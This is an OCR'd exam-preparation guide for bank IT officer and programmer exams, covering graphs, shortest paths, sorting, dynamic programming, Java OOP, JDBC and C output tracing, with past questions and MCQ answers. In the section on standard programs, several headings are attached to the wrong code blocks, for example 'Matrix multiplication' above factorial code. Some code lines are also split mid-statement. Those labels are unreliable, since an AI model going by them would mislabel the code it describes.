Load factor α = n / m (here 7/13 ≈ 0.54) — as α increases, collisions increase; in open addressing it is good to keep α ≤ 0.7

MCQ Link

"Which data structure trades extra memory for faster operations?" → **Hash table**

Officer IT MCQ 2026 (BIBM)


3.10 Graph Representation, BFS and DFS

Graph G = (V, E). Two main representations: **Adjacency Matrix** (V×V, space $O(V^2)$, checking whether an edge exists is O(1)) and **Adjacency List** (list of neighbors for each vertex, space O(V+E), better for sparse graphs).

Past Question BB AP 2023

Give an adjacency-list representation for a complete binary tree on 7 vertices. Give an equivalent adjacency-matrix representation. Assume that vertices are numbered from 1 to 7 as in a binary heap.

Heap numbering: children of vertex i are 2i and 2i+1 → 1–(2,3), 2–(4,5), 3–(6,7).



Adjacency List (undirected):

```
1 → 2 → 3
2 → 1 → 4 → 5
3 → 1 → 6 → 7
4 → 2
5 → 2
6 → 3
7 → 3
```

(Directed, parent→child: 1→2,3; 2→4,5; 3→6,7; 4–7 empty)

Adjacency Matrix (undirected, symmetric):

```
    1 2 3 4 5 6 7
1 [ 0 1 1 0 0 0 0 ]
2 [ 1 0 0 1 1 0 0 ]
3 [ 1 0 0 0 0 1 1 ]
4 [ 0 1 0 0 0 0 0 ]
5 [ 0 1 0 0 0 0 0 ]
6 [ 0 0 1 0 0 0 0 ]
7 [ 0 0 1 0 0 0 0 ]
```

Total edges = 7 − 1 = 6; number of 1s in the matrix = 2 × 6 = 12. Since this is a sparse graph, the list (space O(V+E)) is more economical than the matrix ($O(V^2)$ = 49 cells).

Point	BFS (Breadth First)	DFS (Depth First)
Helper structure	**Queue**	**Stack** (or recursion)
On the tree above (from 1)	1 2 3 4 5 6 7	1 2 4 5 3 6 7
Use	Shortest path in an unweighted graph, level order	Cycle detection, topological sort, connected components
Complexity	Both O(V + E) (with adjacency list)	

3.11 Shortest Path — Dijkstra

Dijkstra: finds the shortest distance from the source to every vertex; works only with **non-negative weights**. At each step it takes the unvisited vertex with the smallest distance and **relaxes** its neighbors: `if d[u] + w(u,v) < d[v] then d[v] = d[u] + w(u,v)`. Complexity: O((V + E) log V) with a binary heap. With negative weights use Bellman-Ford; for all-pairs, Floyd-Warshall $O(V^3)$. The OSPF routing protocol uses Dijkstra (SPF).




Fig 3.4: Weighted graph — A-B 4, A-C 2, B-C 1, B-D 5, C-D 8, C-E 10, D-E 2

Example: Shortest distance from A to all vertices

Step	Selected (visited)	A	B	C	D	E
Start	—	0	∞	∞	∞	∞
1	A	0	4	2	∞	∞
2	C (2)	0	**3** (2+1)	2	10 (2+8)	12 (2+10)
3	B (3)	0	3	2	**8** (3+5)	12
4	D (8)	0	3	2	8	**10** (8+2)
5	E (10)	Final: A=0, B=3, C=2, D=8, E=10 (path to E: A→C→B→D→E)				

Minimum Spanning Tree: Kruskal (sort edges + union-find, O(E log E)) and Prim (grow from a vertex, O(E log V) with a heap) — both are greedy. An MST of V vertices has V − 1 edges.

3.12 Sorting — Comparison Table

Algorithm	Best	Average	Worst	Extra Space	Stable?	Technique
Bubble	O(n)*	$O(n^2)$	$O(n^2)$	O(1)	Yes	Swap adjacent elements
Selection	$O(n^2)$	$O(n^2)$	$O(n^2)$	O(1)	No	Select the smallest
Insertion	O(n)	$O(n^2)$	$O(n^2)$	O(1)	Yes	Like arranging playing cards
Merge	O(n log n)	O(n log n)	O(n log n)	O(n)	Yes	Divide & Conquer
Quick	O(n log n)	O(n log n)	**$O(n^2)$**	O(log n)	No	Pivot + partition
Heap	O(n log n)	O(n log n)	O(n log n)	O(1)	No	Max-heap
Counting / Radix	O(n + k) / O(d·(n + k))			O(n + k)	Yes	Non-comparison

* In Bubble sort, with a “no swap happened” flag, an already sorted array stops in one pass → O(n).

Written Question Likely

What is the worst-case time complexity of Quick Sort? Explain how this worst-case behavior can occur and how it can be avoided.

Answer: The worst case of Quick sort is **$O(n^2)$**. If every partition puts the pivot at an extreme end (the smallest or the largest), one side gets n−1 elements and the other gets 0. For example: in an already sorted (or reverse sorted) array when the last/first element is always chosen as pivot, or when all elements are equal.

$$T(n) = T(n-1) + \Theta(n) \Rightarrow (n-1) + (n-2) + \ldots + 1 = n(n-1)/2 = \Theta(n^2)$$

The recursion depth becomes n, so the stack is also O(n). **Remedy:** randomized pivot, median-of-three pivot, three-way partition (for equal elements), or switch to heap sort when the depth gets too large (introsort). In the best/average case the partition splits almost equally: T(n) = 2T(n/2) + Θ(n) = Θ(n log n).

```
// Bubble sort (C) — optimized
void bubble(int a[], int n) {
    for (int i = 0; i < n - 1; i++) {
        int swapped = 0;
        for (int j = 0; j < n - 1 - i; j++)
            if (a[j] > a[j + 1]) { int t = a[j]; a[j] = a[j + 1]; a[j + 1] = t; swapped =
1; }
        if (!swapped) break;      // already sorted
    }
}
```

3.13 Searching — Linear vs Binary

Past Question SO IT 2026 (25104)

An array contains one million sorted integers. Which searching algorithm would you choose to find a given element? Justify your answer.

Answer: I would choose **Binary Search**, because the array is **sorted** and the middle element of an array can be reached in O(1) by index. Each comparison halves the search space:

Maximum comparisons ≈ $\lceil \log_2(10^6) \rceil = \lceil 19.93 \rceil = 20$ vs Linear search: worst 1,000,000

That is, binary search makes about 50,000 times fewer comparisons. Complexity: Binary O(log n), Linear O(n). Condition: the data must be sorted and support random access (binary search is not effective on a linked list). If there are frequent inserts/deletes, consider a balanced BST or a hash table.

```
int binarySearch(int a[], int n, int key) {
    int lo = 0, hi = n - 1;
    while (lo <= hi) {
        int mid = lo + (hi - lo) / 2;   // avoids the overflow of (lo+hi)/2
        if (a[mid] == key) return mid;
        else if (a[mid] < key) lo = mid + 1;
        else hi = mid - 1;
    }
    return -1;                          // not found
}
```

3.14 Algorithm Design Techniques: Divide & Conquer, Greedy, DP

Technique	Core Idea	Example
Divide & Conquer	Divide the problem → solve separately → combine; subproblems are independent	Merge sort, Quick sort, Binary search
Greedy	Pick the best choice at each step (local optimum); never goes back	Dijkstra, Prim, Kruskal, Huffman coding, Fractional knapsack, Activity selection
Dynamic Programming	Overlapping subproblems + optimal substructure; store results to avoid recomputation	Fibonacci, 0/1 Knapsack, LCS, Floyd-Warshall, Matrix chain
Backtracking	Try all possibilities, prune impossible paths	N-Queens, Sudoku

DP: Top-down (Memoization) vs Bottom-up (Tabulation)

Top-down: start from the big problem using recursion and keep already computed results in a cache. **Bottom-up:** start from the smallest subproblem and fill a table up to the big problem — no recursion, no risk of stack overflow.

```
# Top-down (memoization)
memo = {0: 0, 1: 1}
def fib(n):
    if n not in memo:
        memo[n] = fib(n-1) + fib(n-2)
    return memo[n]
```

```
# Bottom-up (tabulation)
def fib(n):
    a, b = 0, 1
    for _ in range(n):
        a, b = b, a + b
    return a
```

Plain recursive Fibonacci is $O(2^n)$; with DP it is O(n). "Which DP approach starts from the smallest subproblems?" → **Bottom-up** Officer IT MCQ 2026 (BIBM)

Warning

Greedy does not always give the optimum: in 0/1 Knapsack greedy can give a wrong result (DP is needed), but in Fractional Knapsack greedy (by value/weight ratio) is correct. In coin change, to make 6 with {1, 3, 4}, greedy gives 4+1+1 (3 coins), but the optimum is 3+3 (2 coins).

3.15 MCQ Practice

1. Which data structure is needed to check balanced parentheses?

(a) Stack (b) Queue
(c) Tree (d) Array

Answer: (a) — push an opening bracket, pop and match on a closing bracket. (Officer IT MCQ 2026)

2. Which data structure is commonly used to implement recursion?

(a) Queue (b) Stack
(c) List (d) Array

Answer: (b) — the activation record of each function call is kept on the call stack.

3. Which data structure uses extra memory to give faster operations?

(a) Array (b) Hash table
(c) Stack (d) Queue

Answer: (b) — keeps a large table for average O(1) search/insert.

4. Which Dynamic Programming approach starts from the smallest subproblem?

(a) Greedy (b) Recursive
(c) Top-down (d) Bottom-up

Answer: (d) — Tabulation, i.e. bottom-up.

5. Which traversal of a BST gives the elements in sorted order?

(a) Preorder
(b) Postorder
(c) Inorder
(d) Level order

Answer: (c) — Left → Root → Right.

6. What is the time complexity of inserting an element at the start of a singly linked list?

(a) O(1)
(b) O(log n)
(c) O(n)
(d) $O(n^2)$

Answer: (a) — only two pointers need to change; in an array it is O(n).

7. What is the postfix form of the infix A + B * C?

(a) A B + C *
(b) A B C * +
(c) + A * B C
(d) A B C + *

Answer: (b) — * comes first, so B C * is formed, then +.

8. What is the time complexity of binary search on a sorted array?

(a) O(n)
(b) O(log n)
(c) O(n log n)
(d) O(1)

Answer: (b) — the search space halves at each step.

9. What is the worst-case time complexity of Quick sort?

(a) O(n log n)
(b) O(n)
(c) $O(n^2)$
(d) O(log n)

Answer: (c) — when the pivot is always the smallest/largest (e.g. sorted input).

10. Which of the following sorting algorithms is stable and O(n log n) even in the worst case?

(a) Quick sort
(b) Heap sort
(c) Merge sort
(d) Selection sort

Answer: (c) — Heap sort is also O(n log n) but is not stable.

11. On which principle does a Queue work?

(a) LIFO
(b) FIFO
(c) FILO
(d) Random

Answer: (b) — First In First Out.

12. If the height of the root is 0, what is the maximum number of nodes in a binary tree of height 3?

(a) 7
(b) 8
(c) 15
(d) 16

Answer: (c) — $2^{h+1} - 1 = 2^4 - 1 = 15$.

13. Which data structure is used in BFS traversal?

(a) Stack
(b) Queue
(c) Heap
(d) Hash table

Answer: (b) — DFS uses a stack.

14. In which case may Dijkstra's algorithm fail to give the correct result?

(a) Undirected graph
(b) Negative weight edge
(c) Sparse graph
(d) Graph with a cycle

Answer: (b) — with negative weights, use Bellman-Ford.

15. Using h(k) = k mod 7 and linear probing, insert 50, 700, 76, 85, 92 in order. At which index does 92 go?

(a) 1
(b) 2
(c) 3
(d) 4

Answer: (c) — 50→1, 700→0, 76→6, 85→1 full→2, 92→1 full→2 full→3.

Chapter 4 — Programming and Object-Oriented Programming

Assistant Programmer (AP) and **BB AD (ICT)** written exams ask you to write programs directly (e.g. LCM in BB AP 2023). **Officer (IT)** and **Senior Officer (IT)** exams ask OOP concepts, Java programs, output tracing and JDBC. In MCQs, basic OOP definitions, MVC and compiler/interpreter are almost certain. Code must be written on paper, so practise writing exact syntax.

4.1 Four Pillars of OOP

Pillar	Definition	How in Java	Banking example
Encapsulation	Binding data and the methods that work on it into one unit (class), and blocking direct access from outside (data hiding)	`private` field + public getter/setter	`balance` is private; changed only through `deposit()` / `withdraw()`
Inheritance	A new class (child) gets the properties and behaviour of an existing class (parent) — "is-a" relationship	`extends`, `implements`	`SavingsAccount extends Account`
Polymorphism	One name, many forms — the same interface behaves differently on different objects	Overloading (compile time), Overriding (runtime)	`calculateInterest()` differs for Savings and FDR
Abstraction	Showing the essential features and hiding implementation details	`abstract` class, `interface`	An ATM user sees only "Withdraw"

Past question Officer IT 2024

Explain how encapsulation and inheritance are advantageous in Object Oriented Programming.

Advantages of Encapsulation: (1) **Data hiding and security** — outside code cannot change a private field; e.g. nobody can make `balance` negative directly, because validation sits inside `withdraw()`. (2) **Maintainability** — if the internal implementation changes, outside code (which uses the public methods) stays unchanged. (3) **Control** — read-only/write-only properties can be made. (4) Testing and debugging are easier, because there is a fixed path for change.
Advantages of Inheritance: (1) **Code reusability** — common fields/methods are written once in the parent and all children use them. (2) **Extensibility** — a new account type needs only a new subclass. (3) Runtime polymorphism is possible through **method overriding**. (4) Hierarchical classification reflects real-world relationships.

```
class Account {
    private double balance;                 // encapsulated
    public double getBalance() { return balance; }
    public void deposit(double amt) {
        if (amt <= 0) throw new IllegalArgumentException("Invalid amount");
        balance += amt;
    }
}
class SavingsAccount extends Account {      // inheritance: deposit() is reused
    private double rate = 0.045;
    public double interest() { return getBalance() * rate; }
}
```

4.2 Overloading, Overriding and Method Hiding

Point	Overloading	Overriding	Method Hiding
Where	Same class (or subclass)	Parent–child	Parent–child
Signature	Same name, **different parameter list**	Exactly the same name and parameters	Same name and parameters
static/instance	Any	Both are **instance** methods	Both are **static** methods
Binding	Compile time (static)	Runtime (dynamic dispatch)	Compile time — decided by reference type
Return type	Any (a different return type alone is not enough)	Same or covariant subtype	Same or covariant

Past question BB AP 2023

Determine overloading method, overridden method and hide super class method?

```
public class A {
    public void m1() {}
    public void m2() {}
    public void m3(int i) {}
    public void m4(String i) {}
}
public class B extends A {
    public static void m1() {}
    public void m2() {}
    public void m3(int i) {}
    public static void m4(String i) {}
}
```

(The question paper printed `extends a` and `string`. Java is case-sensitive, so the answer assumes the correct forms `extends A` and `String`.)

Method	In A	In B	Decision
m2()	instance	instance, same signature	**Overridden ✔**
m3(int)	instance	instance, same signature	**Overridden ✔**
m1()	instance	**static**, same signature	**Compile error** — "m1() in B cannot override m1() in A; overriding method is static"
m4(String)	instance	**static**, same signature	**Compile error** — same reason

Explanation: In Java, an instance method cannot be hidden by a static method in the subclass, and a static method cannot be overridden by an instance method ("overridden method is static" error). **Method hiding** happens only when the method is static in *both* parent and child — e.g. if A had `public static void m1()`, then B's `static m1()` would hide it. There is no **overloading** in this code, because no method has the same name with a different parameter list; overloading would exist if B had, for example, `public void m3(double d)` or `m4(int i)`.
Summary: Overridden = m2, m3; Hidden = none (m1 and m4 give compile errors); Overloaded = none.

Example: Behaviour of Hiding vs Overriding

```
class P { static String s() { return "P-static"; }  String i() { return "P-inst"; } }
class C extends P { static String s() { return "C-static"; } String i() { return "C-
inst"; } }
P ref = new C();
System.out.println(ref.s());   // P-static  (hiding: decided by reference type P)
System.out.println(ref.i());   // C-inst    (overriding: decided by object type C)
```

4.3 Inheritance and Polymorphism — Java Program

Past question Officer IT 2026 (25105)

Explain the concepts of Inheritance and Polymorphism in Java. Write a Java program to demonstrate method overriding.

Inheritance: A class acquires the fields and methods of another class (using `extends`). Java has single inheritance for classes and multiple inheritance through interfaces. Types: single, multilevel, hierarchical (multiple and hybrid only through interfaces).
Polymorphism: The same method call does different work on different objects. (a) **Compile-time** — method overloading; (b) **Runtime** — method overriding, where a parent reference holds a child object and the JVM runs the actual object's method at runtime (dynamic method dispatch).

```
class Account {
    protected String holder;
    Account(String holder) { this.holder = holder; }
    double interestRate() { return 0.0; }
    void show() { System.out.println(holder + " : " + interestRate() + "%"); }
}
class SavingsAccount extends Account {
    SavingsAccount(String h) { super(h); }
    @Override
    double interestRate() { return 4.5; }      // override
}
class FixedDeposit extends Account {
    FixedDeposit(String h) { super(h); }
    @Override
    double interestRate() { return 8.0; }      // override
}
public class Main {
    public static void main(String[] args) {
        Account[] list = { new Account("Rahim"),
                           new SavingsAccount("Karim"),
                           new FixedDeposit("Salma") };
        for (Account a : list) a.show();       // runtime polymorphism
    }
}
```

Output:

```
Rahim : 0.0%
Karim : 4.5%
Salma : 8.0%
```

Although `show()` is written in the parent, `interestRate()` runs each object's own overridden version. The `@Override` annotation helps the compiler catch a wrong signature.

Rules of Overriding

(1) Access modifier cannot be reduced (public → protected is not allowed); (2) `final`, `static` and `private` methods cannot be overridden; (3) checked exceptions cannot be widened; (4) constructors are neither inherited nor overridden.

4.4 Abstract Class vs Interface

Point	Abstract Class	Interface
Method	Both abstract and concrete	Abstract; from Java 8 `default` and `static`, from Java 9 `private`
Variable	Any (including instance fields)	Only `public static final` (constants)
Constructor	Can have	Cannot have
Inheritance	A class can extend only one	Can implement many → multiple inheritance
Instantiate	Neither can be created directly with `new`	
When to use	To share common code among closely related classes	To give unrelated classes a "contract" (capability), e.g. `Comparable`

Other Important Keywords

- **Constructor:** has the class name, no return type, runs automatically when an object is created. Types: default, parameterized, copy (C++). `this()` calls another constructor of the same class; `super()` calls the parent constructor (must be the first line).
- **static:** belongs to the class, not the object; all objects share one copy. `this` cannot be used in a static method, and instance members cannot be accessed directly.
- **final:** variable → constant; method → cannot be overridden; class → cannot be inherited (e.g. `String`).
- **Access modifier** (widest to narrowest): `public` > `protected` > default (package) > `private`.

4.5 Exception Handling

```
try {
    int r = 10 / 0;                          // ArithmeticException
} catch (ArithmeticException e) {
    System.out.println("Error: " + e.getMessage());
} finally {
    System.out.println("Always runs — to close connection/file");
}
```

Checked Exception	Unchecked Exception
Checked at compile time; must be handled or declared with `throws`	Subclass of RuntimeException; the compiler does not force handling

IOException, SQLException, ClassNotFoundException	NullPointerException, ArithmeticException, ArrayIndexOutOfBoundsException

`throw` = throws an exception object (inside a method); `throws` = declaration in the method signature that it may throw an exception. An **Error** (e.g. OutOfMemoryError, StackOverflowError) is usually not handled.

4.6 JDBC — Connecting Java to MySQL

Past question Officer IT 2026 (25105)

What is JDBC? Explain the steps required to connect a Java application to a MySQL database.

JDBC (Java Database Connectivity) is a standard Java API (`java.sql` package). Through a driver, a Java application connects to any relational database, runs SQL and reads the results. Main interfaces: `DriverManager`, `Connection`, `Statement` / `PreparedStatement`, `ResultSet`.

Steps:

1. **Add the driver:** MySQL Connector/J (`mysql-connector-j.jar`) on the classpath or as a Maven dependency.
2. **Load the driver:** `Class.forName("com.mysql.cj.jdbc.Driver");` (automatic in JDBC 4.0+, but writing it is not wrong).
3. **Create the connection:** `DriverManager.getConnection(url, user, password)`; URL format `jdbc:mysql://host:3306/dbname`.
4. **Create the statement:** use `PreparedStatement` to avoid SQL injection.
5. **Execute the query:** SELECT → `executeQuery()` (returns a ResultSet); INSERT/UPDATE/DELETE → `executeUpdate()` (returns the number of affected rows).
6. **Process the ResultSet:** read rows with `while (rs.next())`.
7. **Close resources:** close ResultSet, Statement, Connection — try-with-resources is the safest.

```
import java.sql.*;

public class BankDb {
    public static void main(String[] args) {
        String url = "jdbc:mysql://localhost:3306/bankdb";
        String sql = "SELECT acc_no, name, balance FROM accounts WHERE balance > ?";
        try (Connection con = DriverManager.getConnection(url, "root", "secret");
             PreparedStatement ps = con.prepareStatement(sql)) {
            ps.setDouble(1, 50000);
            try (ResultSet rs = ps.executeQuery()) {
                while (rs.next()) {
                    System.out.println(rs.getString("acc_no") + " " +
                                       rs.getString("name") + " " +
                                       rs.getDouble("balance"));
                }
            }
        } catch (SQLException e) {
            e.printStackTrace();
        }
    }
}
```

If a transaction is needed: `con.setAutoCommit(false); … con.commit();` and on failure `con.rollback();`.

4.7 Output Tracing — Exam Favourite

Example 1: Pre/Post increment (C)

```
int a = 5, b;
b = a++ + 10;     // b = 5 + 10 = 15, then a = 6
b = ++a * 2;      // first a = 7, b = 14
printf("%d %d", a, b);
```

Output: 7 14. `a++` = use the value first, then increment; `++a` = increment first, then use.

Trap: Undefined behaviour

`printf("%d %d", i++, ++i);` or `i = i++ + ++i;` — modifying the same variable more than once in one statement is **undefined behaviour** in C; the result differs between compilers. If such an option is in an MCQ, look for "Undefined/Compiler dependent".

Example 2: Pointer (C)

```
int arr[] = {10, 20, 30, 40};
int *p = arr;
printf("%d ", *p++);    // prints 10, then p → arr[1]
printf("%d ", *++p);    // p → arr[2], prints 30
printf("%d\n", ++*p);   // arr[2] = 31, prints 31
```

Output: 10 30 31. `*p++` = `*(p++)` (postfix ++ has higher precedence); `++*p` = increments the value, not the pointer.

Example 3: Ternary operator DUET AP 2020

```
int x = 5;
int y = (x < 0) ? 10 : 15;
printf("%d", y);
```

The condition `5 < 0` is false, so **Output: 15**.

Example 4: Loop and recursion

```
for (int i = 0; i < 10; i += 3) printf("%d ", i);   // 0 3 6 9

void f(int n) {
    if (n == 0) return;
    printf("%d ", n);
    f(n - 1);
    printf("%d ", n);
}
f(3);                                                // 3 2 1 1 2 3
```

In recursion, the print *before* the call runs on the way down (3 2 1); the print *after* the call runs on the way back (1 2 3).

Example 5: Java static vs local variable

```
class Test {
    static int x = 10;
    public static void main(String[] args) {
        int x = 5;                // local x, hides static x
        x += Test.x++;            // x = 5 + 10 = 15; Test.x = 11
        System.out.println(x + Test.x);
    }
}
```

Output: 26 (15 + 11). Integer division in Java: `7/2 = 3`, `7 % 2 = 1`, `7/2.0 = 3.5`. String concatenation: `"A" + 1 + 2 = "A12"`, but `1 + 2 + "A" = "3A"`.

4.8 Standard Programs for the Written Exam

Past question BB AP 2023

Given two integers, A and B as input. Write a program to compute LCM of A and B.

Key idea: **LCM(A, B) = |A × B| / GCD(A, B)**; find GCD by Euclid: `gcd(a, b) = gcd(b, a mod b)`, and if b = 0 the answer is a. Complexity O(log min(A, B)).

C

```
#include <stdio.h>
long long gcd(long long a, long long b)
{
    while (b != 0) {
        long long t = a % b;
        a = b;
        b = t;
    }
    return a;
}
int main() {
    long long A, B;
    scanf("%lld %lld", &A, &B);
    if (A == 0 || B == 0) {
printf("0\n"); return 0; }
    if (A < 0) A = -A;
    if (B < 0) B = -B;
    // divide first, multiply later —
reduces overflow
    long long lcm = (A / gcd(A, B)) * B;
    printf("LCM = %lld\n", lcm);
    return 0;
}
```

Python

```
def gcd(a, b):
    while b:
        a, b = b, a % b
    return a

A, B = map(int, input().split())
if A == 0 or B == 0:
    print(0)
else:
    print(abs(A * B) // gcd(A, B))
```

Trace: A = 12, B = 18

gcd(12, 18) → gcd(18, 12) → gcd(12, 6) → gcd(6, 0) = 6

LCM = 12 × 18 / 6 = **36**

Other Almost-Certain Programs

Prime check (C) — O(√n)

Factorial (C) — iterative and recursive

```c
int isPrime(int n) {
    if (n < 2) return 0;
    for (int i = 2; i * i <= n; i++)
        if (n % i == 0) return 0;
    return 1;
}
```

Fibonacci — first n terms (C)

```c
void fib(int n) {
    long long a = 0, b = 1;
    for (int i = 0; i < n; i++) {
        printf("%lld ", a);
        long long t = a + b;
        a = b;
        b = t;
    }
}   // n=7: 0 1 1 2 3 5 8
```

String reverse and palindrome (C)

```c
#include <string.h>
void reverse(char s[]) {
    int i = 0, j = strlen(s) - 1;
    while (i < j) {
        char t = s[i]; s[i] = s[j]; s[j] =
t;
        i++; j--;
    }
}
int isPal(char s[]) {
    int i = 0, j = strlen(s) - 1;
    while (i < j)
        if (s[i++] != s[j--]) return 0;
    return 1;
}
```

Matrix multiplication (C)

```c
long long fact(int n) {
    long long f = 1;
    for (int i = 2; i <= n; i++) f *= i;
    return f;
}
long long factR(int n) {
    return (n <= 1) ? 1 : n * factR(n -
1);
}
```

Number palindrome and digit sum (C)

```c
int reverseNum(int n) {
    int r = 0;
    while (n > 0) { r = r * 10 + n % 10; n
/= 10; }
    return r;
}
int digitSum(int n) {
    int s = 0;
    while (n > 0) { s += n % 10; n /= 10;
}
    return s;
}
// palindrome: reverseNum(n) == n  (121 →
yes)
```

The same tasks in Python

```python
s = input()
print(s[::-1])                  # reverse
print(s == s[::-1])             #
palindrome?

n = int(input())
print(sum(int(d) for d in str(n)))   #
digit sum

def is_prime(n):
    return n > 1 and all(n % i for i in
range(2, int(n**0.5) + 1))

import math
print(math.factorial(5), math.gcd(12, 18),
math.lcm(12, 18))  # 120 6 36
```

Pattern — pyramid (C)

```
// A: r1×c1, B: c1×c2  → C: r1×c2
for (int i = 0; i < r1; i++)
    for (int j = 0; j < c2; j++) {
        C[i][j] = 0;
        for (int k = 0; k < c1; k++)
            C[i][j] += A[i][k] * B[k][j];
    }
// condition: columns of A = rows of B;
O(n³)
```

```
int n = 4;
for (int i = 1; i <= n; i++) {
    for (int s = 1; s <= n - i; s++)
printf(" ");
    for (int k = 1; k <= 2 * i - 1; k++)
printf("*");
    printf("\n");
}
/*    *
     ***
    *****
   *******   */
```

Tips to Gain Marks in Written Answers

(1) First write the algorithm/logic in 2–3 lines; (2) show input validation in the code (0, negative); (3) give a dry run/trace on a small input; (4) end with the time complexity. If no language is specified, use C or Python — whichever you write accurately.

4.9 Compiler, Interpreter and Language Processor

Point	Compiler	Interpreter
Translation	Whole program into machine code at once	Translates and executes line by line
Output	Separate executable/object file	No permanent executable
Speed	Faster execution	Comparatively slower
Errors	All errors together after compilation	Stops at the first error
Examples	C, C++, Go	Python, JavaScript (mainly), Ruby

Java is hybrid: `javac` turns source into **bytecode** (.class), then the JVM interprets + JIT-compiles it — hence “Write Once, Run Anywhere”. **Assembler**: assembly → machine code. **Linker**: joins object files + libraries; **Loader**: loads the program into memory.

Phases of a compiler: Lexical analysis (tokens) → Syntax analysis (parse tree) → Semantic analysis → Intermediate code → Optimization → Code generation. The symbol table is used in all phases.

4.10 Ambiguous Grammar

Past question SO IT 2026 (25104)

*Consider the grammar: E → E + E | E * E | id. Show that the grammar is ambiguous for the string id + id * id.*

Definition: A grammar is **ambiguous** if some string has more than one leftmost derivation (or more than one parse tree).
Leftmost derivation 1 (+ at root): E ⇒ E + E ⇒ id + E ⇒ id + E * E ⇒ id + id * E ⇒ id + id * id
Leftmost derivation 2 (* at root): E ⇒ E * E ⇒ E + E * E ⇒ id + E * E ⇒ id + id * E ⇒ id + id * id




Figure 4.1: Left — id + (id * id); Right — (id + id) * id. Same string, two different parse trees

Two different parse trees were found, so the grammar is **ambiguous**. Effect: if id = 2, 3, 4, the first tree gives 2 + 12 = 14 and the second gives 5 × 4 = 20 — so the meaning (semantics) is not fixed.
Unambiguous form (with precedence and left-associativity): E → E + T | T, T → T * F | F, F → (E) | id

4.11 MVC Architecture




Figure 4.2: MVC — the Controller receives the request, gets data from the Model, and sends it to the View

Model = data and business logic (database access); **View** = presentation (HTML/UI); **Controller** = receives HTTP requests (GET/POST) and coordinates between Model and View. Benefits: separation of concerns, parallel development, easy testing. Frameworks: Spring MVC, Laravel, Django (MVT), ASP.NET MVC. "In MVC, which component handles HTTP requests like GET and POST?" → **Controller**
Officer IT MCQ 2026 (BIBM)

4.12 MCQ Practice

1. What is the full form of OOP?

(a) Object Oriented Programming
(b) Open Office Protocol
(c) Object Operating Program
(d) Output Oriented Process

Answer: (a) (Officer IT MCQ 2026)

2. What is wrapping data and functions into one unit called?

(a) Abstraction
(b) Encapsulation
(c) Polymorphism
(d) Modularity

Answer: (b) — binding data + methods inside a class.

3. In MVC, which component handles HTTP requests such as GET and POST?

(a) Model
(b) View
(c) Controller
(d) Both Model and View

Answer: (c)

4. Which of the following is not a programming language?

(a) Python
(b) Java
(c) HTML
(d) C++

Answer: (c) — HTML is a markup language.

5. Source code translation and program modularization are part of which activity?

(a) Reverse engineering
(b) Forward engineering
(c) Re-engineering
(d) Testing

Answer: (c) — Steps of software re-engineering: source code translation, reverse engineering, program structure improvement, modularization, data re-engineering.

6. Object oriented programming is mainly based on what?

(a) Function
(b) Object and Class
(c) Procedure
(d) Pointer

Answer: (b) (Officer IT 2026 MCQ)

7. How is runtime polymorphism achieved in Java?

(a) Method overloading
(b) Method overriding
(c) Constructor overloading
(d) Operator overloading

Answer: (b) — dynamic method dispatch.

8. Which keyword does a class use in Java to inherit another class?

(a) implements
(b) inherits
(c) extends
(d) super

Answer: (c) — implements is for interfaces.

9. Which of the following cannot be instantiated directly?

(a) final class
(b) abstract class
(c) static nested class
(d) public class

Answer: (b)

10. How is multiple inheritance achieved in Java?

(a) Abstract class
(b) Interface
(c) final class
(d) Package

Answer: (b) — a class can implement many interfaces.

11. In C, what is the output of `int x = 5; printf("%d", x << 1);`?

(a) 5
(b) 10
(c) 2
(d) 25

Answer: (b) — left shift by 1 = multiply by 2.

12. Which statement is true about a class declared `final` in Java?

(a) Cannot be instantiated
(b) Cannot be extended (inherited)
(c) Cannot have methods
(d) Cannot have constructors

Answer: (b) — e.g. the String class.

13. In Python, what is the output of `print(7 // 2, 7 % 2)`?

(a) 3.5 1
(b) 3 1
(c) 3 0
(d) 4 1

Answer: (b) — // is floor division.

14. Which one translates the whole program into machine code at once?

(a) Interpreter
(b) Compiler
(c) Loader
(d) Linker

Answer: (b)

15. What is produced when Java source code is compiled?

(a) Machine code
(b) Bytecode
(c) Assembly code
(d) Object code (.obj)

Answer: (b) — a .class file, run by the JVM.

Chapter 5 — Database Management System and SQL

